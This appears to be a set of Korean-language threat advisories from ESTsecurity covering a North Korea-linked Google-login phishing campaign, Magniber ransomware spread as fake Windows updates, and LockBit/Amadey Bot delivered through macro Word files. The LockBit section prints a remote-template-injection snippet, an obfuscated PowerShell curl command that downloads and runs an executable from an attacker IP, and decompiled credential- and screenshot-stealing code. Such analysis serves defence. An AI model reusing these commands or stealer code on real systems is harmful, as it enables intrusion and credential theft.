국제문제회의는 국립외교원 외교안보연구소의 연례 포럼으로 국내외 학계 주요인사 및 외교·안보·국방 분야별 전문가들이 다양한 논의와 전망을 모아 분석함으로써 외교전략 수립에 기여하는 토론회입니다. 공격자는 지난 10월 21일, 외교부 공식 사이트 공지사항에 올려진 ‘2022 IFANS 국제문제회의 개최’ 게시물 내 초청장 이미지를 도용해 공격에 사용하였습니다.



[그림 2] 구글 설문지로 위장한 피싱 사이트 모습

이렇게 도용된 초청장 이미지는 피싱 링크가 포함된 형태로 메일 본문에 첨부되어 발송되었으며, 이미지 클릭 시 피싱 사이트로 연결됩니다. 피싱 사이트는 구글 설문지를 위장하고 있지만, 도메인이 'docxooole.epizy[.]com' 주소로 되어있어 주소창을 자세히 살펴보면 구글처럼 위장하고 있는 가짜 사이트라는 것을 쉽게 인지할 수 있습니다.



[그림 3] 구글 계정 로그인 화면으로 위장된 피싱 화면

공격자는 설문지 작성 항목에 성명, 소속, 직위, 이메일, 연락처 등의 개인정보 입력을 유도하여 1차 정보 탈취를 시도합니다. 정보 입력 완료 후 설문 작성 등록을 누르면 'accounts.qocple.epizy[.]com'의 구글 로그인 페이지를 위장한 피싱 페이지로 이동시켜 지메일 비밀번호의 추가 탈취를 시도합니다.

단계별 공격을 통하여 개인정보 및 구글 계정정보 탈취를 시도하며, 이렇게 유출된 개인정보는 추가 공격에 활용되어 연쇄적 해킹 피해로 이어질 수 있어 사용자들의 각별한 주의가 필요합니다.

이번 공격에 사용된 'epizy[.]com' 도메인은 '인피니티 프리(Infinity Free)'라는 해외 무료 웹 호스팅 서비스로, 최근 북한 경찰총국 연계 해킹 조직인 '페이크 스트라이커(Fake Striker)' 위협 캠페인에 잇따라 등장하고 있습니다.

또한 2차로 구글 계정정보 탈취를 시도하는 구글 로그인 피싱 페이지를 한글이 아닌 영문으로 제작하였는데, 이는 평소 영문 서비스에 친숙한 인물을 공격 타겟으로 했을 가능성이 높은 것으로 추정되는 대목입니다.

이러한 피싱 공격을 예방하려면 웹 페이지 접속 시 주소창의 웹사이트 주소를 꼼꼼히 살펴야 하며, 사이트별 계정의 비밀번호를 다르게 설정해야 합니다. 또한 비밀번호의 주기적인 변경뿐만 아니라, 자주 사용하는 계정의 경우 2단계 인증을 통하여 혹시 모를 계정정보 유출에 대비해야 합니다.

과거에도 구글 설문지로 위장한 공격이 진행되었지만, 이번처럼 정교한 수법으로 구글 계정 탈취까지 시도한 공격은 보기 드문 경우입니다. 북한이 소행으로 지목된 공격이 지속되고 있는 만큼 외교·안보·국방 분야별 전문가들의 각별한 주의가 요구됩니다.

이스트시큐리티는 유사 피해 확산 방지를 위한 대응 조치를 한국인터넷진흥원(KISA) 등 관련 부처와 긴밀하게 협력하고 있습니다.


바탕화면 변경 기능을 추가한 매그니베르(Magniber) 랜섬웨어 주의!

기능을 업데이트 한 매그니베르 랜섬웨어가 유포 중에 있어 사용자들의 주의가 필요합니다.

매그니베르 랜섬웨어는 기존과 동일하게 해킹된 불특정 다수를 대상으로 .msi 파일 형태로 유포 중에 있습니다.

공격자들은 'SYSTEM.Critical.Upgrade.Win10.0.16 자리 랜덤 문자열' 파일명을 가진 .msi 파일을 내려주어 사용자들의 실행을 유도합니다.


오늘



[그림 1] 다운로드 된 매그니베르 랜섬웨어 파일


매그니베르 랜섬웨어는 MSI 패키지 파일 내부에 매그니베르 랜섬웨어를 dll 형태로 포함하여 유포하며, 만일 사용자가 해당 파일을 업데이트 파일로 오인하여 실행하면 msi 파일 내 포함되어 있는 dll 파일이 호출되며 매그니베르 랜섬웨어가 실행됩니다.

매그니베르 랜섬웨어가 실행되면 사용자 PC 내 파일들을 암호화한 후 랜섬노트를 생성합니다.



[그림 2] 매그니베르 랜섬노트 화면

이번의 유포종인 매그니베르 랜섬웨어 기존과 다르게 바탕화면 변경 기능이 포함되어 있어, 암호화 완료 후 사용자 PC의 바탕화면을 변경하여 사용자가 랜섬웨어에 감염되었다는 사실을 바로 인지할 수 있습니다.



[그림 3] 매그니베르 랜섬웨어에 감염 되어 변경 된 윈도우즈 바탕화면

보안이 취약한 광고 플랫폼을 경유하여 불특정 다수의 사용자를 대상으로 동시다발적 공격을 수행하는 '멀버타이징(Malvertising)' 공격 기법을 통하여 대량 유포되고 있는 만큼 사용자들의 각별한 주의가 필요합니다.

사용자 여러분들께서는 웹 서핑 과정에서 브라우저를 통해 자동으로 파일이 내려온다면 실행하지 마시고 바로 삭제해 주시기 바랍니다.

또한 타이포스쿼팅 방식을 통해 랜섬웨어가 유포되기도 하는 만큼 사용자 여러분들께서는 주소창에 주소 입력 시 입력한 철자가 맞는지 다시 한번 확인하시기 바라며, 직접 주소 입력보다는 포털 사이트 검색을 통해 접속하시는 것을 권고 드립니다.

LockBit 랜섬웨어 유포조직, Amadey bot 추가 유포 중


이력서를 위장한 워드파일 형태로 LockBit 랜섬웨어를 유포하던 조직이, LockBit 랜섬웨어와 함께 Amadey Bot 을 유포하고 있어 사용자들의 각별한 주의가 필요합니다.

Amadey Bot 은 봇의 일종으로 공격자의 명령을 받아 정보 탈취나 추가 악성코드를 다운로드 등의 역할을 하는 악성코드입니다.

이번 악성 파일의 유포 방식은 확인되지 않았지만, '심시아.docx', '임서은.docx', '임규민.docx' 등 수집된 파일들이 이름을 사용하는 것으로 보았을 때 입사지원서를 위장한 피싱 메일 형태로 유포되고 있는 것으로 추정되고 있습니다.

현재까지 발견된 샘플들은 모두 악성 매크로가 포함된 워드파일 형태로 유포되고 있으며, 이는 기존에 LockBit 랜섬웨어가 사용한 유포 방식과 동일합니다.

사용자가 악성 워드 파일을 실행하면, 최초 프로그램 실행 시 원격 템플릿 주입(Remote Template Injection) 기술을 사용하여 '188.34[.]187.110/v5sqpe.dotm'이 실행됩니다.




[그림 1] Word 실행 시 자동으로 다운로드 되는 악성코드

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
<Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relat
"http://188.34.187.110/v5sqpe.dotm" TargetMode="External"/>
```


[그림 2] Word 파일 내 원격 템플릿 주입 코드

자동으로 다운로드 된 v5sqpe.dotm에는 VBA 매크로가 포함되어 있습니다.



[그림 3] 매크로 실행을 유도하는 화면

이후 사용자가 [콘텐츠 사용] 버튼을 누르면, v5sqpe.dotm 파일 내 포함되어 있는 VBA 매크로가 실행되며 C:\Users\Public 경로에 skeml.lnk 파일을 생성하며 실행합니다.



[그림 4] VBA 매크로 코드

skeml.lnk 파일의 인자에 포함된 forfiles.exe 파일을 통하여 1234.exe 파일을 내려받고 실행합니다.

```
C:\Windows\system32\OrfiLeS.exe /p c:\windows\system32 /m notepad.exe /c "cmd /c
pow^ers^hell/W 01 c^u^rl htt^p://188.34.187.110/1234.e^xe -o
C:\Users\Public\7894651321486654123.exe;C:\Users\Public\7894651321486654123.exe"
```

[그림 5] skeml.ink 파일

1234.exe 파일은 다운로더로, 실행 후 C&C 에서 cred.dll 파일을 내려받습니다.

cred.dll 파일은 실행 후 감염 PC의 ID 값, 사용자 이름, 컴퓨터 이름 등의 정보를 탈취하여 C&C 서버로 전송하며, 전송할 때 Amadey Parameter(id, vs, os, bi, ar, pc, un, av, lv 등)가 사용됩니다. 또한 현재 컴퓨터 화면의 스크린샷 및 프로그램의 계정정보도 함께 전송합니다.

계정정보를 탈취하는 프로그램 목록은 다음과 같습니다.

- WinBox
- OutLook
- FileZilla
- Pidgin
- TotalCommand FTP
- RealVNC, TightVNC, TigerVNC, WinSCP 2

```

v30 = sub_402BA0(v52, v53, v54, v55, v56, v57);
if ( *(v30 + 5) >= 0x10u )
    v30 = *v30;
HttpSendRequestA(hRequest, v30, v58, v59, v60);
if ( v65 >= 0x10 )
{
    v31 = v63;
    v32 = v65 + 1;
    if ( v65 + 1 >= 0x1000 )
    {
        v31 = *(v63 - 1);
        v32 = v65 + 36;
        if ( (v63 - v31 - 4) > 0x1F )
            goto LABEL_60;
    }
    v60 = v32;
    sub_41851F(v31);
}
LOBYTE(v78) = 3;
v64 = 0;
v65 = 15;
LOBYTE(v63) = 0;

```

[그림 6] 사용자 정보 전송 코드

```

v41 = GetSystemMetrics(v77);
if ( v41 > cy )
{
    v77 = 1;
LABEL_56:
    cy = GetSystemMetrics(v77);
}
v42 = hdc;
v43 = CreateCompatibleDC(hdc);
v95 = v43;
v44 = CreateCompatibleBitmap(v42, v100, cy);
ho = v44;
h = SelectObject(v43, v44);
BitBlt(v43, 0, 0, v100, cy, hdc, 0, 0, 0xCC0020u);
v99 = 0;
GdipCreateBitmapFromHBITMAP(v44, 0, &v99);
v116 = 0;
v98 = 0;
GdipGetImageEncodersSize(&v116, &v98);
if ( v98 )
{
    v45 = sub_41CBCD(v98);
    v46 = v45;
    v92 = v45;
    if ( v45 )
    {
        GdipGetImageEncoders(v116, v98, v45);
        v47 = 0;
        if ( v116 )
        {
            v48 = (v46 + 48);
            while ( 1 )
            {
                v49 = wcsncmp(*v48, L"image/jpeg");
            }
        }
    }
}

```


[그림 7] 스크린샷 전송코드

```

v10 = 0;
v9 = 0;
v8 = 0;
v7 = a2;
v2 = a1;
v6 = &savedregs;
v5 = &loc_4167AF;
v4 = __readfsdword(0);
__writefsdword(0, &v4);
System::__linkproc__ LStrClr(&dword_41D8B8);
sub_4161E8(&v10);
System::__linkproc__ LStrCat(&v10, &str__FileZilla_site[1]);
if ( sub_416178(v10) )
{
    sub_4161E8(&v8);
    System::__linkproc__ LStrCat(&v8, &str__FileZilla_site[1]);
    sub_416534(v8, &v9);
    sub_416618(&str____2[1], v9, 1000);
}
System::__linkproc__ LStrAsg(v2, dword_41D8B8);
__writefsdword(0, v4);
v6 = &loc_4167B6;
return System::__linkproc__ LStrArrayClr(&v8, 3);


```

[그림 8] FileZilla 탈취 코드 일부



[그림 9] Amadey Bot 로그인 페이지

또한 cred.dll 파일과 동시에 LockBit 3.0 랜섬웨어를 내려받아 실행합니다.



[그림 10] 최종적으로 실행되는 LockBit 랜섬웨어 랜섬노트

매크로가 포함된 워드파일을 통한 LockBit 랜섬웨어 유포는 국내에서 지속적으로 발견되고 있는 공격 방식입니다. 다만, 이번에 발견된 파일의 경우 기존 LockBit 유포 단계 중 Amadey Bot 유포 단계를 추가한 것으로, 공격자들이 랜섬머니를 통한 금전적 이득 이외에 사용자 계정정보 탈취를 통하여 추가 공격을 시도할 것으로 추정되고 있습니다.

An abstract illustration of two hands, one on the left and one on the right, holding a cluster of spheres of various sizes. The hands are rendered in a light, translucent style. The spheres are also translucent and vary in size, creating a sense of depth and movement. The background is a soft, light blue gradient.

www.estsecurity.com

(주)이스트시큐리티

(우) 06711 서울시 서초구 반포대로 3 이스트빌딩 02.583.4616